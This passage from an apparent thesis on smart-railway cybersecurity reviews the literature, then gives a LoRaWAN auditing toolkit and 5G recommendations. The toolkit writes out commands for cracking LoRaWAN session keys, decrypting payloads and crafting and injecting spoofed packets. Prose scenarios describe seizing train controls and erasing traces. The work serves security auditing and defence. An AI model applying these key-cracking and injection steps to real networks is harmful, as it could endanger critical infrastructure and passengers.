The second quadrant reports the basic themes, which are not very developed in research, but are still very relevant themes. The clusters present in this quadrant are characterized by low levels of density and high levels of centrality.

First period

In the period 2012–19 (Figure 11), there are two basic themes, "behavior" and "networks".

Second period

In the period 2020–22 (Figure 12) we find "model" which becomes the word with the highest occurrence value, followed by "classification" and then "prevention". This could mean that machine learning is becoming quite common in the area, since model and classification are the primary findings in this quadrant.

Emerging or declining themes

The third quadrant concerns emerging or declining themes, meaning the clusters in this quadrant are formed by less important or poorly developed themes in scientific research, which occur when the topic emerges and subsequently declines.

First period

In the period 2012–19 (Figure 11), there are two emerging or declining themes, "performance" and "identification".

Second period

In the period 2020–22 (Figure 12), there are two emerging or declining themes, “exposure” and “care”.

Niche themes

This fourth quadrant shows the niche themes, meaning they are highly developed yet not too relevant for research.

First period

In the period 2012–19 (Figure 11), there are two niche themes, “Internet” and “algorithm”.

Second period

In the period 2020–22 (Figure 12), there are three main themes, “speed”, “damage” and “edge”.




Figure 11 – Thematic Map using the “Keyword” field from 2012 to 2019.




Figure 12 – Thematic Map using the "Keyword" field from 2020 to 2022.

Content analysis

In this study, an analysis of the articles mentioned before was conducted. However, due to the substantial amount of information, it was deemed too extensive to present in the main body of the article. Therefore, a complementary file containing the findings will be included in the Appendix 1.

There is a significant gap between the number of journal articles and conference articles on the topic of cybersecurity and smart railways. In fact, there is a huge amount of conference articles compared to journal articles on this subject. Additionally, there has been a marked increase in the number of articles being written on this topic in recent years. This could indicate that the intersection of cybersecurity and smart railways is a relatively recent development. As researchers continue to explore this area, it is likely that we will see further growth in the number of publications on this topic.

2.8.4. Discussion and conclusions of the systematic literature review

The systematic review aimed to contribute to the cybersecurity and privacy concerns associated with the development and implementation of smart train and railway systems. The work focused on a systematic review analysis based on the available literature regarding cybersecurity in smart railway systems.

From the research conducted, findings suggest that over the last few years there has been a significant increase in research activity in this area, indicating a growing recognition of the importance of cybersecurity in the railway industry. However, the review also identified several gaps in the literature, namely the lack of standardization in cybersecurity practices and limited consideration of the human factors that can impact cybersecurity.

The results confirmed the effective importance of cybersecurity practices for ensuring the reliability, security, and integrity of smart rail systems, as well as protecting passengers, freight, and infrastructure from potential cyberattacks. The results of this review can be seen as a first step for researchers and practitioners working on this topic regarding the development of more effective cybersecurity strategies and practices for the railway industry.

Some limitations also need to be highlight, namely the search strings used in the review resulted in a relatively small number of studies, cannot cover all the journals and topics which have been investigating the cybersecurity in railways systems.

Yet, the review provides valuable insights to both current literature on the current state of cybersecurity in smart railway systems, highlighting both cybersecurity in smart railway systems and empirical research areas of progress and areas for improvement. This research is part of an ongoing work, and the authors will now proceed with the development of a proposed model to analyze the potential existence of security breaches that could be exploited by malicious actors.

Chapter III – Methodology

This chapter outlines the project's methodology, providing a detailed account of each step taken. This work has a heavy focus on research, as it is the most appropriate and effective method to address most of the questions and objectives that were outlined in the beginning of this project.

3.1. Research Methodology for Data Collection and Analysis

This project relies heavily on research because of its objectives, therefore the first step was to conduct a literature review to identify the intersections between the themes railways systems, cybersecurity and IoT. To achieve this a search on the Web of Science database was conducted to identify all publications related to these topics. The search was conducted only from the years 2012 to 2022 to find relevant and up to date information. After screening the articles, forty-five of them were selected and a content analysis was performed. This analysis consisted of an analysis using the tool Bibliometrix, which is an open-source tool for quantitative research in scientometrics and bibliometrics (Aria & Cuccurullo, 2017). The analysis also involved reading the scientific papers and summarizing each one in a table with information such as the title, author, year, country, methodology, results, and conclusions. This approach aimed to unveil the primary discoveries within the current literature. This table can be analyzed in Appendix 1. Additionally, this step also included writing a scientific paper which was submitted for review. A more complete and detailed explanation of the methodology employed during the elaboration of the literature review can be found on Chapter II, on the Systematic Literature Review subsection.

For the second part of this work, a similar approach was conducted. A search was performed on the Web of Science platform with using combinations of the keywords LoRa, LoRaWAN, 5G, Smart Railways, Smart Trains, IoT and Cybersecurity. From the result of this search, a screening of the titles and abstracts of the articles was conducted to scan for relevant information that could be used to write the state of the art, as well as the toolkit, attacks scenarios and recommendations. In addition to the articles found on the Web of Science, which were found to be quite limited to a certain extent, a search was also performed in the Google Scholar platform, which allowed the discovery of very useful articles which were not listed in the platform previously mentioned. In addition to these platforms, the classic search engines Google and Bing were also used to find some information that was not found on scientific articles. The popular video platform Youtube was also used to watch several lectures, talks and demonstrations of the technologies relevant to this work, which proved quite useful, because some of the information taken from these videos could only be found there.

Following the initial search and screening of the articles, a review of the selected articles to assess their suitability and relevance to this work. The next step was to find relevant citations present in these articles to identify additional relevant sources through references in selected articles.

3.2. Toolkit, Attack scenarios and Recommendations

The goal behind these topics is present a detailed explanation of several processes, tools and frameworks that were discovered during the research, in order to allow readers to quickly and comprehensively implement these tools as they implement these systems. Additionally, a series of hypothetical attack scenarios was also developed for both technologies, LoRaWAN and 5G, with the aim of providing a user-friendly portrayal of potential attack scenarios. This step also included the writing of a scientific paper.

3.2.1. Toolkit

One of the goals of this work is to build a toolkit / auditing methodology for testing the security of smart railways systems. In particular, the focus of this toolkit and methodology is directed towards the LoRaWAN technology.

To build the toolkit, numerous different sources were used. One of them were the articles mentioned previously, GitHub pages that contain information about frameworks that can be used for this purpose, for example LAF. YouTube videos of talks and demonstrations of these frameworks were also consulted and used to make the definitive toolkit, which can be found in Chapter IV.

3.2.2. Attack Scenarios

The scenarios were created with the goal of providing a simple and descriptive understanding of the attacks which can happen in LoRaWAN and 5G technologies in user-friendly simulated scenarios. These scenarios were created mostly with the help of the findings from the data collection and analysis, but also on other articles found using the search engine Google. These scenarios can be found on Chapter IV.

3.2.3. Recommendations

A set of recommendations were formulated based on the findings of the research performed on the relevant articles, which can be found in Chapter V. These recommendations can generally be divided into three categories:

General Security Best Practices: Security best practices are general principles and guidelines that should be adopted to establish a strong security foundation for smart railway systems integrating LoRaWAN and 5G technologies, but also can be applied to other scenarios. Examples of these best practices include employee training and access control policies.

LoRaWAN and 5G Specific Measures: Technology-specific and more technical recommendations focus on the unique characteristics and requirements of LoRaWAN and 5G technologies in smart railways. Some examples of these measures are traffic encryption and secure key management.

Risk Mitigation Strategies: Risk mitigation strategies are proactive measures designed to address identified vulnerabilities and potential attacks, for example anomaly detection monitoring systems and third-party security assessments.

Chapter IV –Toolkit for auditing and testing cyber security on smart railways

In this chapter, we present a practical toolkit, i.e., a set of methodologies, tools, and techniques to audit and test the cybersecurity of smart railways, with a specific focus on the LoRaWAN technology.

With real-world examples and practical demonstrations, we will explore how to scrutinize the security of these networks, identify vulnerabilities, and devise effective countermeasures. It is important to note that these procedures, tools and frameworks are focused on a smart railway implementation scenario, it is also valid for other implementation scenarios that use these technologies.

4.1 LoRaWAN Toolkit

The following information attempts to provide smart railway system developers, security professionals, and similarly relevant personnel with a practical set of resources and tools to assess, test, improve and maintain the security of their smart railway infrastructure.

4.1.1 Setting up the tools

Firstly, LAF must be installed, either in a local environment or using Docker (GitHub - IOActive/Laf).

Installing LAF in a local environment

The following instructions will clone the project and its dependencies into your environment. The following commands are for a Debian based environment.

Clone the repository:

```
git clone --recurse-submodules https://github.com/IOActive/laf.git
```

Listing 1 – Command to clone the framework's repository.

Install python:

```
sudo apt-get update
```

Listing 2 - Download package information from all configured sources.

```
sudo apt-get install python3.6
```

Listing 3 - Command to install python3.6

Download and install python dependencies:

```
sudo pip3 install paho-mqtt && sudo pip3 install sqlalchemy && sudo pip3 install psycopg2-binary
&&sudo pip3 install python-dateutil
```

Listing 4 - Command to install dependencies.

Set PYTHONPATH and ENVIRONMENT

```
cd laf && export PYTHONPATH=$(pwd) && export ENVIRONMENT='DEV'
```

Listing 5 - Command to set PYTHONPATH and ENVIRONMENT.

Install and setup golang:

Download golang from https://golang.org/dl/ depending on your operating system. After that open the location where golang was downloaded in the console:

```
cd ~/Downloads
```

Listing 6 - Command to go to golang's download location.

And decompress the installer:

```
sudo tar -C /usr/local -xvzf YOUR_GOLANG_FILE
```

Listing 7 - Command to decompress the installer.

After that, export it to PATH:

```
export PATH=$PATH:/usr/local/go/bin
```

Listing 8 - Command to export it to PATH.

And then set the GOPATH:

```
export GOPATH="$HOME/go"
```

Listing 9 - Command to set the GOPATH.

Compile the golang library:

```
cd laf/lorawanwrapper/utils
```

Listing 10 - Command to go to utils location.

```
go build -o lorawanWrapper.so -buildmode=c-shared jsonUnmarshaler.go lorawanWrapper.go
micGenerator.go sessionKeysGenerator.go hashGenerator.go
```

Listing 11 - Command to compile golang.

Configure SQLite:

Go to "laf/auditing/db" and edit "__init__.py" with any text editor and comment the lines to be used with Postgres (DB connection and environment variables) an uncomment the line to be used with SQLite.

Installing LAF using Docker

Another option is to install LAF using Docker. This approach is faster and avoids dealing with the installation of dependencies and start a PostgreSQL DB where the tools save packets and data. The Docker containers that will be used are:

- Tools.
- PostgreSQL.
- PgAdmin4.

Clone the repository:

```
git clone https://github.com/IOActive/laf.git
```

Listing 12 – Command to clone the repository.

Open the following location on the console and start the containers:

```
cd laf/
```

Listing 13 – Command to open the laf location.

```
docker-compose up --build
```

Listing 14 – Command to build the containers.

Use the tools into the container:

```
docker exec -ti laf_tools_1 /bin/bash
```

Listing 15 – Command to insert the tools into the container.

4.1.2 Setting up a defensive and offensive scenario for LoRaWAN

To better understand how a LoRaWAN system can be compromised, in this section we will be showing how to set up a defensive scenario where we will be able to analyze and log the packets coming in and filter out potentially malicious ones. An offensive scenario is also shown, which will demonstrate LAF's capability of crafting, parsing, sending and cracking a set of LoRaWAN packets, which will also help demonstrate the defensive scenario that was set up previously.

Defensive Scenario - get collector and analyzer tools running.

Redirect gateway lorawan traffic to UDP proxy:

```
cd /lora/packet_forwarder/lora_pkt_fwd
```

Listing 16 - Command to go to lora_pkt_fwd location.

```
cat local_conf.json
```

Listing 17 - Command to read each File parameter and show them in the output.

```
./reset_RAK831-SPI.sh
```

Listing 18 - Command to reset concentrator module.

After that, start LAF. We will be using the Docker version for this approach:

```
cd laf/
```

Listing 19 - Command to go to laf location.

```
docker-compose up --build
```

Listing 20 - Command to start the LAF project.

Start UDP proxy, redirecting the traffic to the Packet-ForwarderCollector port:

```
cd tools/
```

Listing 21 - Command to go to tools location.

```
python3 UdpProxy.py --port 1702 --dst-ip localhost --dst-port 1700 --collector-port 1800 --
collector-ip localhost
```

Listing 22 - Command to start UDP proxy and redirect the traffic to the Packet-ForwarderCollector port.

Start PacketForwarderCollector:

```
cd../auditing/datacollectors
```

Listing 23 - Command to go to datacollectors location.

```
python3 PacketForwarderCollector.py -n loraserver_col -p 1800
```

Listing 24 - Command to start PacketForwarderCollector.

Start data processing modules:

```
cd ../analyzers
```

Listing 25 - Command to go to analyzers folder.

```
python3 LafProcessData.py –a
```

Listing 26 - Command to start analyzer module.

```
python3 LafProcessData.py –b
```

Listing 27 - Command to start bruteforcer module.

Offensive Scenario

Send data to UDP proxy with parser activated:

```
cd laf/tools/
```

Listing 28 - Command to go to tools folder.

```
python3 UdpProxy.py --port 1699 --dst-ip 127.0.0.1 --dst-port 1698
```

Listing 29 – Command to send data to UDP proxy.

Find a Join Request and a Data Packet to crack Session Keys:

- Extract the devnonce from the packet.
- Convert data packet in B64 to Hex:

```
echo -n "insert_base_64_string" | base64 -d | od -t x1 -An | sed 's/[[:space:]]//g'
```

Listing 30 - Command to convert Base 64 to Hex.

With the app_key, dev_nonce, and hex data packet, derive session keys using loracrak. Then, compile loracrack:

```
cd Loracrack
```

Listing 31 - Command to go to Loracrack folder.

```
make
```

Listing 32 - Command to compile loracrack.

```
/loracrack -v 1 -p insert_data_packet_hex -k insert_key_hex -n insert_dev_nonce
```

Listing 33 – Command to crack session keys.

Turn off proxy and start it again with the FRM Payload decryptor (it is necessary to provide the AppSKey generated previously). This step will allow us to Data Sniff:

```
python3 UdpProxy.py --port 1699 --dst-ip 127.0.0.1 --dst-port 1698 -k insert_appskey
```

Listing 34 - Command to restart proxy with the FRM Payload decryptor.

Copy a data packet (PHYPayload) in base64 format:

```
python3
```

Listing 35 – Command to run the Python interpreter.

```
import base64
```

Listing 36 – Command to import the base64 module.

```
Base64.b64decode(‘insert_payload)
```

Listing 37 – Command to decode the PHYPayload.

Parse PHYPayload with the AppSKey:

```
python3 PacketParser.py –d insert_data_packet_b64 –k insert_appskey
```

Listing 38 – Command to parse the PHYPayload with the AppSKey.

Using the JSON provided by the last tool, craft a packet with a higher FCnt than used by the legitimate device with the desired data payload in B64 (Example: 'UHduZWREZXZpY2U='). Lastly, encrypt the packet with the AppSkey and sign it with the NwkSKey (Listing 39).

```
python3 PacketCrafter.py –j
{"mhdr":{"mType":"UnconfirmedDataUp","major":"LoRaWANR1"},"macPayload":{"fhdr":
{"devAddr": "01b74ade","fCtrl":{"adr":false,"adr AckReq":false,"ack":false,"fPending":fals
e,"classB":false},"fCnt":1000,"fOpts":null},"fPort":2,"frmPayload": [{"bytes":
"UHduZWREZXZpY2U="}]},"mic":"34d89518") –key 5467373a44f77b8579b6bef2af57f16f –
nwkskey 89c6672174349c7c2461b0efad646aba
```


Listing 39 – Command to craft a packet.

Using the sender, the packet is sent to the gateway with the given JSON format (Listing 40).

```
python3 UdpSender.py –data "b'{\"tx_mode\":0,\"freq\": 902.3, \"rfch\":0,\"modu\": 16,
\"datarate\": 16, \"bandwidth\":3, \"codr\":1,\"ipol\":false,\"size\":45,
\"data\":\"QG9eGQGAMgBd BapcMnnz6fK17x0wi0CgaG9 Ldw6fU9kd7sgvTweA5/0Vx
7SK\",\"class\":2}" –timeout 5–dst–ip 127.0.0.1 ––dst–port 33656
```

Listing 40 – Command to send the packet to the gateway.


Going back to the Packet Forwarder Collector is observed, as illustrated in Figure 13, that the compromised packet was received:



```
Client already registered in port: 41506 Clients list lenght: 2
2019-08-01 12:41:53,040 - DEBUG - UDP packet from ('192.168.3.193', 41506) on ('0.0.0.0', 1702) for
warding to ('localhost', 1700) local port 43463:
b'\x02U\xa2\x00\xb8\'\xeb\xff\xfez\x80\xdb{"rxpk":[{"tmst":560200492,"chan":0,"rfch":0,"freq":902.3
00000,"stat":1,"modu":"LORA","datr":"SF10BW125","codr":"4/5","lsnr":10.0,"rssi":-51,"size":24,"data
":"QCW+ugCA6AMC3rcO+bKO5z3gVoEj8Hk8"}]}'
Parsed data: {"mhdr":{"mType":"UnconfirmedDataUp","major":"LoRaWANR1"},"macPayload":{"fhdr":{"devAd
dr":"00babe25","fCtrl":{"adr":true,"adrAckReq":false,"ack":false,"fPending":false,"classB":false},"
fCnt":1000,"fOpts":null},"fPort":2,"frmPayload":[{"bytes":"3rcO+bKO5z3gVoE="}]},"mic":"23f0793c"}
```

Figure 13 – Packet Forwarder Collector receiving compromised packet. Source: (LoRaWAN Auditing Framework (LAF) Demo)


After that, in the Data Processing Module, which is running both the analyzer and bruteforcer tools, two alerts are found (figures 14 and 15).



```
DEBUG:root:Using packet: 139
DEBUG:root:LAF-007-Received smaller counter for DevAddr 00babe25. Previous counter was 1000 and cur
rent 45. Previous packet 138, current packet 139. Data collector loraserver_col (ID 1).
DEBUG:root:Using packet: 140
```

Figure 14 – Alert thrown by the analyzer tool Source: (LoRaWAN Auditing Framework (LAF) Demo)

The alert illustrated in Figure 14, shows that this message came with a lower counter than the last counter registered on the device, which can be interpreted as someone stealing the AppKey and then trying to inject data from a different source as if it was the original device.



```
DEBUG:root:Using packet: 14
DEBUG:root:LAF-009-Key 88888888888888888888888888886601 found for device 2232330000888802 with deva
ddr 00babe25. Matched JoinRequest packet 13. JoinAccept packet 14. Data Collector loraserver_col (I
D 1).
DEBUG:root:Using packet: 15
```

Figure 15 – Alert thrown by the bruteforcer tool. Source: (LoRaWAN Auditing Framework (LAF) Demo)

The alert illustrated in Figure 15 was thrown by the tool bruteforcer, which tries to crack an AppKey from Join-Request and Join-Accept messages. This script works by trying to decrypt the AppKey with a set of possible keys which can be provided in a file or can be generated on the fly. Therefore, this alert means that the bruteforcer tool managed to crack the AppKey, which means that it is now possible to generate the Session Keys with the SessionKeysGenerator tool.

4.2 Pilot Scenarios

This section describes possible scenarios where an attack is conducted to both LoRaWAN and 5G, exploiting the vulnerabilities that were mentioned previously. Figure 16 shows a typical modern smart railway system using both LoRa and 5G working together for communication.




*Figure 16 - Typical Modern Smart Railway System. Source: (*The Internet of Railway Things Security*, 2020)*

4.2.1 Pilot Scenario for LoRaWAN

The attacker first employs passive reconnaissance techniques to identify the LoRaWAN devices and their unique identifiers associated with the targeted train. This information can be gathered by intercepting LoRaWAN traffic and analyzing device-specific metadata. Using this information, the attacker creates a compromised LoRaWAN device that mimics the identity and credentials of a legitimate device within the network, similarly to the offensive attack presented before. This rogue device is designed to blend in with the other authorized devices on the railway network. After this, the attacker leverages the rogue device to initiate a join request, simulating a legitimate device's request to join the LoRaWAN network. The request contains falsified credentials that match the legitimate device's profile, making it appear genuine. Due to the compromised device's convincing imitation of a legitimate device, the LoRaWAN network approves the join request, granting access to the attacker. This allows the attacker to communicate with and potentially control the train, the railway tracks, or the sensors.

Once access is granted, the attacker can manipulate various aspects of the train's control systems. This could include altering its speed, route, or braking system, potentially endangering passengers, and cargo. To avoid detection, the attacker takes steps to cover their tracks, erasing any traces of the unauthorized access. They may manipulate logs or exploit further vulnerabilities in the system to maintain persistence.

4.2.2 Pilot Scenario for 5G

The attackers initiate the attack by conducting thorough reconnaissance to identify vulnerabilities within the 5G network infrastructure. This reconnaissance might include scanning for weak points in network configurations and access points. After that, they can leverage known or zero-day vulnerabilities within the 5G network infrastructure. These weaknesses may be related to authentication procedures, core network components, or signaling protocols. They exploit these vulnerabilities to gain unauthorized access and control over the 5G infrastructure. Once access is gained, the attackers manipulate the 5G traffic between trains, control centers, and other critical infrastructure. This may involve altering train schedules, modifying signal commands, or launching a distributed denial of service (DDoS) attack on the 5G network, causing communication disruptions. This disruption of the railway operations may lead to significant safety risks, including potential train collisions, derailments, or sudden halts in railway operations. Passengers and cargo may be at risk due to disrupted train communications and control. In addition to these disruptions, the attackers may extract sensitive data from the 5G network, including passenger information, cargo details, and train schedules. This stolen data could also be used for extortion, data breaches, or other malicious purposes.

Chapter V – Recommendations to improve smart railways security

Based on the previous tests and research, in this chapter are presented some cybersecurity recommendations for each of the technologies discussed in this project, as well as some more general recommendations that can be applied to any other technology or scope of implementation.

5.1 LoRaWAN Recommendations

Due to the volume of devices, the number of packets, and the vulnerabilities present in these type of networks, it is quite challenging to prevent security incidents. Some possible mitigations that can reduce the number of these incidents or lower the probability of their occurrence include:

- Keeping the system updated, to get the latest security fixes.
- Always generate random AppKeys to avoid the use of reused keys.
- Avoiding the use of consecutive keys or those that follow patterns. If one of them is leaked, others could also be easily compromised, as these can be generated.
- Preventing the exposure of the Network Server in uncontrolled networks such as the Internet or other segments of an IP network.
- Monitoring alerts generated by LAF and/or using scripts that consume the Network Server's API to remove compromised devices from the network as quickly as possible.

5.2 5G Recommendations

The following describes several solutions for the most common attacks discussed previously that target 5G networks. If these solutions are taken in consideration and implemented when building and maintaining a 5G network on a smart railway, the chances of a successful attack are greatly reduced.

5.2.1 Data Traffic Interception

The first step to protect data transmitted over the 5G network is to employ encryption techniques. Unauthorized access to data can be minimized if the data is encrypted, as attackers cannot easily intercept it. For example, using a special cryptographic key to access the information, along with the appropriate tools to encrypt the data, can enhance security. Thanks to the high speed of the 5G network, encryption techniques like Physical Layer Security (PLS) can be implemented to prevent data traffic interception (Sun & Du, 2017).

5.2.2 DoS and DDoS

Authentication is one of the most crucial security services to implement in 5G wireless networks. Given the capability of 5G to allow for quick authentication, Software-Defined Networks (SDN) are the best tools for the job, due to their high flexibility and programmability by enabling real-time traffic monitoring and analysis, flow control, traffic engineering, rate limiting, access control, automated responses, and isolation of affected segments. It also allows for resource scalability, Access Control Lists (ACLs), traffic scrubbing, and analysis of historical data to protect against DoS and DDoS attacks. (Hasnat et al., 2019).

5.2.3 MitM (Man-in-the-Middle)

With mutual authentication between the mobile device and the base station, an MitM attack can typically be prevented. The 5G Authentication and Key Agreement (AKA) and Extensible Authentication Protocol - Authentication and Key Agreement (EAP-AKA) protocols are emerging solutions for registering connection requests and initiating the authentication process in 5G networks (Basin et al., 2018). AKA and EAP-AKA offer enhanced security in mobile and wireless networks through mutual authentication, strong key generation, temporary session keys, protection against replay attacks, secure key storage, and strong user identity protection. Through mutual authentication it ensures that both the network and the user device confirm each other's identity. They also employ session-specific encryption keys, making it difficult for attackers to intercept and decipher data. (*Authentication and Key Management for Applications (AKMA) in 5G*, 2022)

5.2.4 Vulnerabilities in the API

In large-scale networks such as 5G, traditional security methods prove insufficient to handle the substantial network load. These networks offer elasticity in resource provisioning and de-provisioning for connected elements, autonomously. Distributed Virtualization of AAA (V-AAA), which is a network security concept that involves breaking up and distributing the functions of Authentication, Authorization, and Accounting systems across multiple locations or servers for improved scalability, redundancy and performance, in conjunction with two independent international standards systems (3GPP and ETSI), enables flexible and elastic management at multiple access points (Wong et al., 2017).

The 5G cellular network serves a wide range of applications, including IoT devices and various industrial equipment. Currently, new architectures are under development to manage the vast volumes of data and information flow efficiently. Among these developments, network virtualization through SDN and NFV stands out as a promising technology. However, as with any emerging technology, the implementation of SDN/NFV may introduce increased security risks due to the centralized position of the controller and management functions (Wong et al., 2017).

One of the most recent attacks used in cellular networks that could impact 5G is the TRacking via Paging mEssage DistributiOn (ToRPEDO). Through this attack, it is possible to track mobile devices, intercept communications, or even falsify messages. This attack can additionally acquire a victim device's persistent identity, such as the International Mobile Subscriber Identity (IMSI), through a brute-force IMSI-Cracking attack when employing ToRPEDO as the initial offensive tactic. The vulnerability lies in cellular paging protocols when broadcasting mass data packets (Rafiul Hussain et al., 2019).

5.3 General Recommendations

Generally, if implemented correctly, these general measures can significantly reduce the risk of cyberattacks on a smart railway system, ensuring the safety and reliability of their operations:

- Utilize strong encryption mechanisms for data in transit and at rest. Ensure that data transmitted over the LoRaWAN and 5G networks is properly encrypted to protect against eavesdropping and tampering.
- Enforce robust authentication and access control measures for all devices, users, and components within the network. Ensure that only authorized personnel and devices have access to critical systems and data.
